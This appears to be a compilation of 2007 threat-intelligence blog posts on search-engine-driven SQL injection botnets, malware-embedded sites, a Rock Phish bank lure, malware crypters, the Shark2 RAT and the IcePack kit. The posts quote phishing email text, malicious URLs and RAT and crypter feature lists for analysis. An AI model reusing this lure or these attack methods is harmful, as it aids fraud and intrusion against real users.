"[3]Nation Wide Google Hacking Initiative" I emphasized on the concept of using search engines for reconnaissance purposes and for building hitlists of targets susceptible to remotely exploitable web application vulnerabilities.

Yesterday, I came across to an IRC based botnet C &C and the bots activities follow in the form of screenshots and summary of the reconnaissance approaches used.

- Remotely exploitable SQL injection vulnerabilities act as the infection vector
- Taking advantage of the most popular search engines' indexes, vulnerable sites and web pages get automatically

307



detected and simultaneously exploited

- The scanning bots injects back the most popular web shell c99shell, so that ull control with UID based on the web

server's use privileges is gained

- Hosting of malware embedded sites, phishing and spam pages, blackhat SEO taking advantage of the domain's pager-

ank are among the few examples of how is the access abused

These so called "[4]malicious economies of scale" showcase the following :

308



- botnet masters are using search engines to build a hitlist of easy to attack targets

- a new command is gaining malware author's attention, namely **!milw0rm** that is directly syndicating remotely exploitable web application vulnerabilities

- approximately 10 to 15 sites got remotely SQL injected in the first minute of monitoring the bot

- web application vulnerabilities continue to get a lower priority in an infosec budget

- XSS vulnerabilities to actually have e-bank.com forward the captured information to a third-party via a phishing attack undermine SSL certificates and the rest of the "yes, we're working on it" security for the masses approaches

- c99shell may be the most popular web shell, but taking into considering the Web-ization of malware, and how a

huge number of [5]web application backdoors remain undetected by anti virus software, botnet masters and malicious

attackers are gaining competitive advantage in a very efficient way

- botnet masters are not rocket scientists, in some of the IRC channels used to control the scan bots, the administrators were so lame they were even allowing complete outsiders to perform scanning commands based on their preferences

- despite that the majority of SQL injected sites are connected to a centralized web shell, even if it gets shut down, namely a home user somewhere across the world is acting as a C & C for the entire campaign, the site remains

vulnerable and anything can make it "phone wherever they want to"

- the botnet masters in this particular case were also interested in the FREE SPACE they have available at the exploited domains

What are the search engines doing to tackle the search engine hacking possibilities, especially Google being the

309



most widely used and having the most comprehensive index? They're successfully [6]implementing CAPTCHA's for such suspicious scanning bot behaviour :

" At [7]ACM WORM 2006, we published a paper on [8]Search Worms [PDF] that takes a much closer look at this phenomenon. [9]Santy, one of the search worms we analyzed, looks for remote-execution vulnerabilities in the popular phpBB2 web application. In addition to exhibiting worm like propagation patterns, Santy also installs a botnet client as a payload that connects the compromised web server to an IRC channel. Adversaries can then remotely control

the compromised web servers and use them for DDoS attacks, spam or phishing. Over time, the adversaries have

realized that even though a botnet consisting of web servers provides a lot of aggregate bandwidth, they can increase leverage by changing the content on the compromised web servers to infect visitors and in turn join the computers of compromised visitors into much larger botnets. "

It will not solve the parsing approach scanning bots are implementing, so I think that in the short term a database

of google hacking searches may indeed get a CAPTCHA verification by default. An IP reputation system has a lot of

potential too, and with [10]Google's acquisition of Postini, they already have a huge population of IPs you should not trust for anything. My experience shows that once you get a phishing email from a single IP, you will sooner or later see the same IP hosting and sending malware, hosting as well as sending spam, and pretty much anything malicious.

1. <http://ddanchev.blogspot.com/2007/05/google-hacking-for-vulnerabilities.html>
2. <http://ddanchev.blogspot.com/2006/09/google-hacking-for-cryptographic.html>
3. <http://ddanchev.blogspot.com/2006/05/nation-wide-google-hacking-initiative.html>
4. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>
5. <http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html>
6. <http://googleonlinesecurity.blogspot.com/2007/07/reason-behind-were-sorry-message.html>
7. <http://www.eecs.umich.edu/~farnam/worm2006.html>
8. http://www.citi.umich.edu/u/provos/papers/search_worms.pdf
9. <http://en.wikipedia.org/wiki/Santy>

10. http://www.forbes.com/technology/2007/07/09/google-postini-email-tech-cx_ag_0709postini.html

310



Malware Embedded Sites Increasing (2007-07-25 17:26)

The emerging trend of malware embedded sites

Malware embedded web sites are steadily gaining a priority in an attacker's arsenal of infection and propagation

vectors, and we've been witnessing the trend for over an year and a half now. Malware authors seem to have found

an efficient way to hijack, inject and exploit legitimate sites or Web 2.0 services in order to serve the obfuscated

payload which is no longer purely relying on [1]social engineering tactics, but is basically exploiting unpatched client side vulnerabilities to infect the visitors. Also, malware authors seem to have started thinking as true marketers,

taking into consideration that a visitor will go through a potentially malware embedded site only once and wouldn't

visit it given the lack of content – blackhat SEO garbage – so that they've stopped relying on having a malicious site exploit a single vulnerability only, and started hosting multi-browser, multi-third-party malware embedded sites, thus achieving malicious economies of scale. Here's a great summary courtesy of Sophos showcasing the [2]increasing

number of sites with malware embedded payload :

" The figures compiled by Sophos's global network of monitoring stations show that infected web pages continue to pose a threat, affecting official government websites as well as other legitimate pages. On average this month, Sophos uncovered 9,500 new infected web pages daily - an increase of more than 1000 every day when compared to April. In total, 304,000 web pages hosting malicious code were identified in May. "

The stats are a great wake up call for those still believing that malware comes in the form of executables and is

311



mostly using email as propagation and infection vector. Moreover, [3]these stats show great similarities with the ones

released by ScanSafe a year ago whose conclusion was that based on 5 billion web requests there was once piece

of malware hosted on 1 of every 600 social networking pages. Furthermore, [4]Finjan's latest Web Security Trends

Report indicates the rise of evasive web malware that is aiming at making cyber forensics of malware embedded sites

like the ones I provided you with in previous posts, harder to conduct.

Malware embedding techniques

- vulnerabilities within popular traffic aggregators and web 2.0 darlings have a huge potential, but a major downside from an attacker's perspective - they're like sending several hundred pieces of zero day malware to couple of million

emails, thus having [5]anti virus vendors and the security community detect the malware outbreak and react

accordingly

- a pull approach consisting of [6]blackhat SEO on popular searches, or any strategy related to seducing the end user's desire for "free lunch" online while abusing it. We've already seen [7]automated spamming attacks at the .EDU domain in order to harness the power of a university site's pagerank so that the malicious sites get higher priority in search engines

- a push approach - [8]via spam and [9]phishing emails, a digital greed so that in case the attackers cannot trick you into giving them your accounting and financial data, they'll infect you with malware in between, a trend which I'm

seeing recently. Basically, you have a fake PayPal phishing page hosting malware in between the scam

- passive - using advertising networks are infection vectors, basically a fake but reputable looking service or product centered site is set up, an advertising budget on a CPC basis is considered, and even though you may visit Yahoo.com

an ad appearing at the top though a third-party advertising network may indeed turn out to be one loading a malicious
312



payload. We've already seen this malicious cycle with zero day vulnerabilities trying to take the maximum advantage

out of the window of opportunity of a certain vulnerability, and despite that zero day vulnerabilities are greatly desired by malware authors, the plain simple truth whose

effectiveness we've seen with MPack is that the attack was a very

successful one given it was abusing old vulnerabilities. So, if the end user doesn't patch, [10]an old and already

patched vulnerability has the same value as a zero day one, isn't it?

Why are malware embedded web sites increasing?

- Web application vulnerabilities exploited in an automated fashion make it possible for malicious attackers to inject malicious pages within domains with high page rank and ones attracting lots of traffic. In a previous post I provided various screenshots of [11]an IRC controlled bot google hacking for vulnerabilities and injecting web shells to take

control over the vulnerable sites. Next time it could logically be [12]web backdoors making it harder for the exploited party to react given the perimeter defense myopia they're still living in

- [13]DIY malware kits make it possible for virtually anyone to embed malware on a web page. In my "[14]Future

Trends of Malware" publication I emphasized on how open source malware is undermining the entire signatures

based detection model, at least in respect of timing. Open source malware evolved into [15]open source exploitation

and statistics tools, thus lowering the entry barriers into the malware area for anyone who has obtained the source

code of these kits. It's even more interesting to note that given the open source nature of the kits, modifications

are already getting traded and used in the wild, so basically, the MPack kit we know of last month is someone else's advanced malware distribution platform next month.

Anyway, going through an interview with the authors of MPack,

I'd rather say - a little less who, and a little bit more on what's to come in this space, would be a wise approach

- Malicious pages hosting service on usually compromised servers on purposely ignoring "take down notices" to further extend the window of opportunity for someone to visit and get infected. Various vendors such as [16]RSA and

313

[17]NetCraft are already developing a market segment for timely shutting down such phishing and malware hosting web sites, and by the time the service scales enough I'd be very interested in seeing some averages based on the

time it took them to shut down such a site

- A logical move exploiting the overall lack of awareness from the end user's part on how client side vulnerabilities result in malware infections compared to potentially malware infected downloads as it used to be in the past, a very

tricky situation by itself taking into consideration the future growth of E-commerce. With [18]end users becoming

more privacy conscious, and the countless users who wouldn't purchase anything only for more than \$50 let's say,

trying to communicate to them that malware can be found on literally any web site and that it's not longer coming in

the typical binary nature they're used to, could undermine their confidence in E-commerce even more

- [19]Malicious economies of scale, a phrase I coined to bring the discussion at another level, namely, that malware

authors are putting less efforts but achieving a higher level of productivity, greatly represents the concept of malware embedded sites

[20]Here are more articles presenting [21]other points of [22]view on the topic.

Related posts:

[23]Massive Embedded Web Attack in Italy

[24]The MPack Attack Kit on Video

[25]Exploits Hosting Domains

[26]Exploits Hosting Domains - Part Two

[27]An Analysis of ms-counter.com

[28]The WebAttacker in Action

1. <http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html>

2. <http://www.sophos.com/pressoffice/news/articles/2007/06/toptenmay07.html>

3. <http://ddanchev.blogspot.com/2006/08/malware-statistics-on-social.html>

4. <http://finjan.com/Pressrelease.aspx?id=1527&PressLan=1230&lan=3>
5. <http://ddanchev.blogspot.com/2007/06/early-warning-security-event-systems.html>
6. <http://ddanchev.blogspot.com/2007/04/malicious-keywords-advertising.html>
7. <http://ddanchev.blogspot.com/2007/01/attack-of-seo-bots-on-edu-domain.html>
8. <http://ddanchev.blogspot.com/2007/01/inside-email-harvesters-configuration.html>
9. <http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample.html>
10. <http://ddanchev.blogspot.com/2007/07/zero-day-vulnerabilities-auction.html>
11. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>
12. <http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html>
13. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html
14. <http://www.linuxsecurity.com/docs/malware-trends.pdf>
15. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html
16. <http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html>

17. <http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html>
 18. <http://ddanchev.blogspot.com/2007/07/e-commerce-and-privacy.html>
 19. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>
 20. <http://www.securecomputing.net.au/feature/3638,malware-finds-a-new-home.aspx>
 21. <http://www.informationweek.com/news/showArticle.jhtml?articleID=200001941>
 22. <http://www.securityprone.com/news/securitynews/spn-45-20070530SocialMediaThreatenedByMalware.html>
 23. <http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html>
 24. <http://ddanchev.blogspot.com/2007/06/mpack-kit-attack-on-video.html>
 25. <http://ddanchev.blogspot.com/2007/06/exploits-serving-domains.html>
- 314
26. <http://ddanchev.blogspot.com/2007/06/exploits-serving-domains-part-two.html>
 27. <http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample.html>

28. <http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html>

315



Confirm Your Gullibility (2007-07-26 11:43)

The Rock Phish kit in action. Registered yesterday, a .info domain is faking a Royal Bank of Scotland Customer

Confirmation Form, and is a great indication on the convergence of spam and phishing, part of [1]the phishing ecosystem in terms of cooperation.

Message source spoofed from :
corporateclients.refj2225451hh.ib @ rbs.co.uk

Message content : *Dear Royal Bank of Scotland customer,*

The Royal Bank of Scotland Customer Service requests you to complete Digital Banking Customer Confirmation Form

(CCF). This procedure is obligatory for all customers of the Royal Bank of Scotland. Please select the hyperlink and visit the address listed to access Digital Banking Customer Confirmation Form (CCF). Again, thank you for choosing the

*Royal Bank of Scotland for your business needs. We look forward to working with you. ***** Please do not respond*

*to this email *****This mail is generated by an automated service.*

316



Sender's IP : Listed by only one of the popular anti-spam blacklists

Domain info : buhank.info ; 81.215.226.34 ; **Created On**: 25-Jul-2007 18:53:03 UTC ; **Expiration Date**: 25-Jul-2008 18:53:03 UTC.

HTTP/1.1 200 OK

Date: Wed, 25 Jul 2007 22:21:30 GMT

Server: Apache/1.3.37 (Unix) mod_ssl/2.8.28
OpenSSL/0.9.7f PHP/4.4.4

mod_perl/1.29 FrontPage/5.0.2.2510

Last-Modified: Tue, 26 Jun 2007 19:05:56 GMT

ETag: "e6c64f-23f9-46816394"

Accept-Ranges: bytes

Content-Length: 9209

Content-Type: text/html

Main index returns "209 Host Locked" message typical for Rock Phish.

Phishing URL : sessionid-02792683.rbs.co.uk.buhank.info/customerdirectory/direct/ccf.aspx

Original URL : rbs.co.uk/Bank_Online/logon_to_digital_banking/default.asp

It's cost-effective not to register a phishing domain for longer than an year, given its "lifetime", that's for sure.

Having your own certificate authority is even better, given they've actually implemented it since there's no httpS

option available, thus this phishing campaign is doomed to failure. And while the message and the spoofed site look

relatively decent, the people behind this phishing campaign are newbies using the Rock Phish phishing kit. Efficiency of DIY phishing kits VS the quality of the phishing site. [2]More info on this [3]campaign and [4]Rock Phish, as well as SpamHaus.org's recent efforts on [5]limiting the lifetime of Rock Phish domains.

Rock Phish screenshot courtesy of [6]Fortinet.

317

Related posts :

[7]Phishing Domains Hosting Multiple Phishing Sites

[8]Interesting Anti-phishing Projects

[9]Taking Down Phishing Sites - a Business Model?

[10]Take this Malicious Site Down - Processing Order..

[11]Anti-phishing Toolbars - Can You Trust Them?

1. <http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html>

2. <http://www.castlecops.com/check195875next.html>

3. http://www.castlecops.com/Rock_Phish_Royal_Bank_of_Scotland_phish503829.html
4. <http://www.youtube.com/watch?v=6NviimO64qA>
5. <http://www.spamhaus.org/organization/statement.lasso?ref=7>
6. <http://www.fortiguardcenter.com/>
7. <http://ddanchev.blogspot.com/2006/12/phishing-domains-hosting-multiple.html>
8. <http://ddanchev.blogspot.com/2006/09/interesting-anti-phishing-projects.html>
9. <http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html>
10. <http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html>
11. <http://ddanchev.blogspot.com/2006/03/anti-phishing-toolbars-can-you-trust.html>

318



Cyber Jihadists' and TOR (2007-07-26 20:08)

You've always knew it, I've always speculated on it, now I can finally provide a decent screenshot of cyber jihadist's howto recommending and taking the average reader step by step through the process of obtaining and using TOR

– a "rocket science" by itself. Following previous comments regarding [1]Jihadists' Anonymous Internet Surfing Preferences I also pointed out on the obsolescence of [2]Sampling Jihadist IPs at various forums and sites, as it's both obvious and logical to consider that surfing, reconnaissance and communication is happening in a tunneled nature.

Related posts:

[3]Cyber Traps for Wannabe Jihadists

[4]Mujahideen Secrets Encryption Tool

[5]The Current State of Internet Jihad

[6]Characteristics of Islamist Web Sites

[7]A List of Terrorists' Blogs

[8]An Analysis of the Technical Mujahid Issue One

[9]An Analysis of the Technical Mujahid Issue Two

[10]Terrorist Groups' Brand Identities

1. <http://ddanchev.blogspot.com/2007/05/jihadists-anonymous-internet-surfing.html>

2. <http://ddanchev.blogspot.com/2007/05/sampling-jihadists-ips.html>

3. <http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html>

4. <http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html>

5. <http://ddanchev.blogspot.com/2006/12/current-state-of-internet-jihad.html>
6. <http://ddanchev.blogspot.com/2007/02/characteristics-of-islamist-websites.html>
7. <http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html>
8. <http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html>
9. <http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html>
10. <http://ddanchev.blogspot.com/2007/07/terrorist-groups-brand-identities.html>

319

320



More Malware Crypters for Sale (2007-07-26 20:29)

There's an [1]ongoing trend among malware authors to either code malware crypters and packers from scratch and

sell then at a later stage, or even more interesting, obtain publicly available crypters source code, modify, add extra featured and new encryption routines and make them available for sale. [2]The rise of DIY malware crypters enables

literally everyone to fully obfuscate an already detected piece of malware, so that if no extra security measures but

only virus signatures scanning are in place, an infection takes place.

The first crypter has the following options :

- Memory execution/injection within its own process, execute in a default browser's memory, or no execution in

memory takes place but dropping

- Custom encryption with min and max encryption layers, RC4, and NTDLL Compression API

The second crypter, a previous version of the first one, has the following

321



options :

- custom resource names

- scramble

- custom encryption layer

Moreover, realizing the ongoing competition among coders or modifiers of

malware crypters, services such as already packed dozens of bots often act as a bargain in case of a possible and

much more flexible purchase. The third crypter is a perfect example of a source code modification since its lacking

any significant and unique features.

The most dangerous threat, however, remains your lack of decent [3]situational awareness.

1. <http://www.packetstormsecurity.org/papers/general/malware-trends.pdf>
2. <http://ddanchev.blogspot.com/2007/07/multi-feature-malware-crypter.html>
3. <http://ddanchev.blogspot.com/2006/09/cyber-intelligence-cyberint.html>

322



Delicious Information Warfare, Saturday, 28th (2007-07-28 12:30)

Here are some of the most interesting security papers, tools and services I stumbled upon during the week. Enjoy,

and stay informed!

Papers and Publications :

- [1]Exploiting the iPhone - Paper + Video

" Shortly after the iPhone was released, a group of security researchers at [2] Independent Security Evaluators decided to investigate how hard it would be for a remote adversary to compromise the private information stored on the

device. Within two weeks of part time work, we had successfully discovered a vulnerability, developed a

toolchain for working with the iPhone's architecture (which also includes some tools from the #iphone-dev community), and

created a proof-of-concept exploit capable of delivering files from the user's iPhone to a remote attacker. We have notified Apple of the vulnerability and proposed a patch. Apple is currently looking into it. "

- [3]The Evolution of GPCode/Glamour RansomWare

" This report contains a description of the more obscure, previously undocumented traits belonging to the GPCode/Glamour trojan. The code is a modified version of the Prg/Ntos family which was detailed in depth during our Encrypted Malware Analysis in November 2006. While a majority of the functionality has not changed since then,

this recent variant is distinctive enough to warrant additional research. In

particular, the trojan is now equipped with the ability to encrypt a victim's files on disk. The motive for adding this feature is clearly monetary, as the victim is advised that the files will remain encrypted unless \$300 is turned over to the authors, in exchange for a decryption utility."

- [4]A Guide to Security Metrics

" In the face of regular, high-profile news reports of serious security breaches, security managers are more than ever before being held accountable for demonstrating effectiveness of their security programs. What means should

managers be using to meet this challenge? Some experts believe that key among these should be security metrics.

This guide provides a definition of security metrics, explains their value, discusses the difficulties in generating them, and suggests a methodology for building a security metrics program. "

- [5]Secure File Deletion - Fact or Fiction?

" This paper will deal with how and where some of these files are created and how to securely remove them from a system. Microsoft Windows operating systems and associated applications will be the main focus. This paper

is divided into two main sections, the first section is designed to be a primer on the types of information that can be found on a hard drive. It is not designed to be a fully detailed data recovery/computer forensics tutorial, but is designed to show security professionals how much information can be found on a hard drive. The second section

deals with the concepts behind securely deleting files and associated data from a hard drive. "

323

- [6]Group Policy Extensions in Windows Vista and Windows Server 2008 - Part 1

" Some of the more useful new group policy settings included in Windows Server 2008 and Windows Vista. "

- [7]Hooking CPUID - A Virtual Machine Monitor Rootkit Framework

" One of the fascinating debates taking place around the web is whether or not an OS can detect if it is running inside a VM. Surely a VMM will never be able to fool an external

clock but discounting that, who knows? In any regard, I have written a small VMM that attempts to place the host OS into a VM and then handles the basic subset of unconditional VM-exits. Great. Now what? "

- [8]BIND 9 DNS Cache Poisoning

" This weakness can be turned into a mass attack in the following way: (1) the attacker lures a single user that uses the target DNS server to click on a link. No further action other than clicking the link is required (2) by clicking the link the user starts a chain reaction that eventually poisons the DNS server's cache (subject to some standard conditions) and associates fraudulent IP addresses with real website domains. (3) All users that use this DNS server will now reach the fraudulent website each time they try to reach the real website. "

- [9]Secure Programming Best Practices for Windows Vista Sidebar Gadgets

" Today, the Windows Vista Sidebar hosts Gadgets built from HTML, JavaScript, and potentially ActiveX controls, and because Gadgets are HTML, they are subject to Cross-site Scripting style bugs. These bugs are extremely serious

because script in the Sidebar is capable of running arbitrary code in the context of the locally logged-on user. This document outlines some of the secure programming best practices that should be considered when building Windows

Vista Sidebar Gadgets. "

- [10]Wardriving Bots

" wardriving-bot's are autonomous systems that are installed in a train, car, bus, taxi or truck and collect wardriving

data's, like SSID, GPS-data, MAC address and all other stuff, that kismet can handle. after collecting this data, encrypting, the bot try to send this information back to the Bot-Handler with using a "open" accespoint or a HotSpot. "

- [11]KYE: Fast-Flux Service Networks

" This whitepaper details a growing technique within the criminal community called fast-flux networks. This is an architecture that builds more robust networks for malicious activity while making them more difficult to track and shutdown. This is the first KYE paper we are releasing in both .pdf and .html format. "

Security Tools :

- [12]Atsiv v1.01 - load, list and unload signed or unsigned drivers on 32 and 64 bit versions of Windows XP,

2K3 and Vista

" Atsiv is a command line tool that allows the user to load and unload signed or unsigned drivers on 32 and 64 bit versions of Windows XP, Windows 2K3 and Windows Vista. Atsiv is designed to provide compatibility for legacy

drivers and to allow the hobbyist community to run unsigned drivers without rebooting with special boot options or denial of service under Vista. "

- [13]Secunia Personal Software Inspector - Checks Over 4,200 Applications for Latest Patches

" The Secunia PSI detects installed software and categorises your software as either Insecure, End-of-Life, or Up-ToDate. Effectively enabling you to focus your attention on software installations where more secure versions are

available from the vendors. "

- [14]HIHAT - High Interaction Honeypot Analysis Toolkit

" The High Interaction Honeypot Analysis Toolkit (HIHAT) allows to transform arbitrary PHP applications into web-based high-interaction Honeybots. Furthermore a graphical user interface is provided which supports the process of 324 monitoring the honeypot and analysing the acquired data. "

- [15]GPCode Ransom Trojan Decoder

" Recent reports of GPCode, a Ransom Trojan that encrypts files and asks for \$300.00 to unlock the victim files have been hitting headlines in the news. Secure Science has offered a freely available decoder for freeing up the files without any problems. This program was written as open source software in the interest of support for other researchers. If you have become a victim of the GPCode Ransom trojan, please download a copy and run it on your systems and it will decrypt the files back to the state they were in before the trojan infected the computer. "

- [16]Rootkit Detective v1.0

" McAfee Rootkit Detective is a program designed and developed by McAfee Avert Labs to proactively detect and clean rootkits that are running on the system. "

- [17]CSRF Redirector

" Inspired by the [18] XSS POST Forwarder, I just created the [19] CSRF Redirector. It's a simple tool that makes it easy to test [20] CSRFusing POST, hopefully demonstrating how prevalent CSRF vulnerabilities are as well as reducing the misconception that forging a POST request is complicated. "

- [21]WordPress Security Scanner

" The [22] WordPress version survey was largely successful; it was released on both [23] Slashdot and [24] SecurityFocus which I am quite pleased about, but now onto something even more interesting - that was just the appetizer. I

received a lot of questions regarding how my survey was conducted. I was going to write an aftermath post (which I still may do), but decided to release my tool, "wp-scanner" instead. "

- [25]WAZ v 1.0 - Windows Anti DDoS Tool

" Through my study and research I found lots of networks that are under the hood of Ddos attacks. WAZ is a solution to this. The tool is fully functional and effective in stopping the Ddos agents. You can find lots of Ddos agents like Trinoo, WinTrinoo, Shaft, Mstream, Stacheldhart Ver 1 & 2, Trinity, Entitee etc. They are considered to be the best agents to launch distributed denial of service attacks. "

- [26]The Ultimate Distributed Cracker

" The main purpose of UDC is the recovery of the passwords by the given hash-values (NTLM, MD5, SQL, SHA1 and 40+ other). The typical user can recover own forgotten passwords, for example, Windows NT/XP/2003 authorization

passwords. Multithreaded and distributed recovery modes are supported. The new method for precalculating Hybrid

Attack using Rainbow Tables is introduced. Now there's nothing unbreakable"

- [27]MITRE Honeyclient Project

" Honeyclients can proactively detect exploits against client applications without known signatures. This framework uses a client-server model with SOAP messaging as the primary communication method, and uses the free version of

VMware Server as a means of virtualizing the client environment. "

- [28]PSA3 - PHP Source Auditor III

" PHP Source Auditor III (or PSA3) was created in order to quickly find vulnerabilities in PHP source code. Written in Perl. "

- [29]Javascript LAN scanner

" Any information obtained using the scanner will not be logged in any way. All new router form submissions are anonymous"

Services & Misc :

325

- [30]10 Free Services to Send Self-Destructing/Auto-Expiring Emails

" Self Destructing emails delete the original message once it has been read by the recipient. While they are not completely fool proof, for example, someone can take a photo of the message with the camera, the record on the

Internet does not remain. Here are a few self destructing email providers that you might find useful for sending

emails. Some even provide free plug-ins for sending emails through a desktop based email client such as Outlook or Thunderbird. "

- [31]Video - Using Darik's Boot and Nuke (DBAN) to Totally Wipe a Drive

" Another continuation of my [32] file carving video and [33] selective file shredding (DOD 5220.22-M) to thwart forensics tools video, this video shows how to use Darik's Boot and Nuke (DBAN) to totally wipe a drive. DBAN is a great tool to add to your anti-forensics tool box. "

- [34]Videos from the ToorCon Information Security Conference

- [35]CISSP Certification Verification Site

" Check (ISC)? credential status for an individual or find credential holders within a company or geographic area. "

1. <http://www.securityevaluators.com/iphone/>

2. <http://www.securityevaluators.com/>

3. <http://ip.securescience.net/advisories/Glamour-RansomWare.pdf>

4. http://www.sans.org/reading_room/whitepapers/auditing/55.php

5. http://www.sans.org/reading_room/whitepapers/incident/631.php

6. http://www.windowsnetworking.com/articles_tutorials/Group-Policy-Extensions-Windows-Vista-Windows-Server-2008-Part1.html

7. <http://rootkit.com/newsread.php?newsid=758>
8. <http://www.trusteer.com/docs/bind9dns.html>
9. <http://msdn2.microsoft.com/en-us/library/bb498012.aspx>
10. <http://www.wardriving.ch/hpneu/news/wdbot1/index.html>
11. <http://honeynet.org/papers/ff/index.html>
12. <http://www.linchpinlabs.com/resources/atsiv/usage-design.htm>
13. <https://psi.secunia.com/>
14. <http://hihat.sourceforge.net/>
15. <http://www.securescience.com/securescienceblog/ransom-waredecrypted.html>
16. <http://vil.nai.com/vil/averttools.aspx>
17. <http://shiflett.org/blog/2007/jul/csrf-redirector>
18. http://whiteacid.org/misc/xss_post_forwarder.php
19. <http://shiflett.org/csrf.php>
20. <http://shiflett.org/articles/cross-site-request-forgeries>
21. <http://blogsecurity.net/wordpress/tools/wp-scanner/>
22. <http://blogsecurity.net/wordpress/articles/article-230507/>
23. <http://it.slashdot.org/it/07/05/24/167223.shtml>
24. <http://www.securityfocus.com/brief/508>

25. <http://www.secniche.org/projects/waz/>
26. <http://the-udc.com/>
27. <http://www.honeyclient.org/trac>
28. <http://packetstormsecurity.org/filedesc/PSA3.zip.html>
29. http://www.businessinfo.co.uk/labs/lan_scan/lan_scan.php
30. <http://thinkabdul.com/2007/07/25/ten-free-services-to-send-self-destructing-emails-which-expiredisappear-automatically-after-specified-time-interval/>
31. <http://www.irongeek.com/i.php?page=videos/using-dban-to-wipe-a-drive>
32. <http://www.irongeek.com/i.php?page=videos/data-carving-with-photorec-to-retrieve-deleted-files-from-formatted-drives-for-forensics-and-disaster-recovery>
33. <http://www.irongeek.com/i.php?page=videos/selective-file-shredding-dod-5220-22-m-with-eraser-and-ccleaner-to-thwart-forensics-tools>
34. <http://video.google.com/videosearch?hl=en&q=toorcon.org>
35. https://www.isc2.org/cgi-bin/cert_verification.cgi

327



Shark2 - RAT or Malware? (2007-07-28 20:57)

The latest release (26 July 2007) of the Shark2 RAT (Remote Administration Tool) once again demonstrates how thin

is in fact the line between RATs and malware. Moreover, the reality on how malware is often pitched as a RAT for

educational purposes only, whereas it includes typical malware-like features such as virtual machine detection and

anti virus detection, ones not so common for RAT's such as PC Anywhere for instance. So, it's not a RAT but malware.

More on Shark2 :

" shark is an advanced remote administration tool written in VB6. With shark you will be able to administrate every PC in the world (using Windows OS) remotely. Here are some facts:

** shark uses RC4 to encrypt the traffic with a random cypher generated every new startup.*

** shark is able to resume downloads and uploads when the server disconnects on the next connect*

328



** shark is completely Plugin based! So you have a very small server and never need to update it (except on core changes)*

** Compressed Transfers*

** Thumbnail Previews of Pictures*

** Screen Capture with VNC-Technology (Only the parts of the pic that are changed since the last shot will be transfered)*

** Keylogger works with Keyboard hooking*

** You have a real DOS-Shell instead of dos-output like in the most Remote Administration Tools*

** Interactive Process Blacklist*

** Virtual-Machine detection"*

Vendors detecting the latest builder already, despite the logical [1]crypter

[2]obfuscations to come :

AntiVir 7.4.0.50 2007.07.28 TR/Sniffer.VB.C.2

CAT-QuickHeal 9.00 2007.07.28 Backdoor.VB.bax

Fortinet 2.91.0.0 2007.07.28 W32/VB.BAX!tr.bdr

Ikarus T3.1.1.8 2007.07.28 Backdoor.Win32.VB.bax

Kaspersky 4.0.2.24 2007.07.28 Backdoor.Win32.VB.bax

329

MD5: d5eca6c6a1956cb2f4261da1b8f25ee2

SHA1: b603d0d6e3dff0f5f01e86eb82eb80a0e0455445

1. <http://ddanchev.blogspot.com/2007/07/more-malware-crypters-for-sale.html>

2. <http://ddanchev.blogspot.com/2007/07/more-malware-crypters-for-sale.html>

330



The IcePack Malware Kit in Action (2007-07-30 01:06)

[1]The IcePack is a rather average web based malware C &C kit compared to for instance, [2]the Black Sun, [3]the

Cyber Bot, [4]Mpack, and mostly to [5]Zunker. Average in terms of the lack of unique features offered, which makes

me think that it's a hybrid of publicly obtainable stats and exploits rotation modules.

After providing you with in-depth overviews of [6]the WebAttacker and the [7]Mpack kit large scale attacks in previ-

ous posts, in this post I'll showcase the IcePack kit in action. As I've already pointed out in a previous post related to the [8]increasing number of malware embedded sites, malware authors are diversifying their traffic aggregation approaches, and are either exploiting the sites themselves, their ISP's CPanel, or using push, pull and passive embedding techniques to achieve their goal.

Listening to your infection? Indeed. In the middle of the month, the Brazil's fan sites of popular music bands such

331



as [9]t.A.T.u and [10]Linkinpark got [11]IFRAME-ed, and had their visitors infected with a IcePack loader. Let's assess the URL within the IFRAME appropriately.

URL : http://my-loads.info

IP : 203.121.71.165

Response : HTTP/1.1 200 OK

Date: Mon, 30 Jul 2007 01:02:43 GMT

Server: Apache/1.3.37 (Unix) mod_ssl/2.8.28
OpenSSL/0.9.8a PHP/5.2.3 mod_perl/1.29

FrontPage/5.0.2.2510

X-Powered-By: PHP/5.2.3

Transfer-Encoding: chunked

Content-Type: text/html

332



Then, we are taken to a not so sophisticated obfuscation pointing us to the vulnerabilities exploited and the actual

binary. Detection rates for the loader so far :

AntiVir 2007.07.28 TR/Crypt.U.Gen

AVG 2007.07.28 Obfustat.AGS

eSafe 2007.07.29 suspicious Trojan/Worm

Ikarus 2007.07.29 Trojan-Downloader.IcePack

McAfee 2007.07.27 New Win32

Panda 2007.07.29 Generic Malware

Sophos 2007.07.26 Mal/HckPk-A

Sunbelt 2007.07.28 Trojan-Downloader.IcePack

Symantec 2007.07.29 Downloader

Webwasher-Gateway 2007.07.29 Trojan.Crypt.U.Gen

File size: 6792 bytes

MD5: ce3291be2ded8b82fc973e5f5473b1fe

SHA1: fcf4cab3ade392c611c95e16c913fbc967577222

More [12]screenshots of the IFRAME at Finjan's blog and a comment on evasive attacks : " *The toolkit also uses evasive attack. By blocking specified countries and multiple instances from the same IP address, it minimizes exposure to security vendors.* " Very true. Re-visiting it again, I no longer get exploited.

Ice Pack kit screenshots courtesy of IDT Group member while pitching the kit.

333
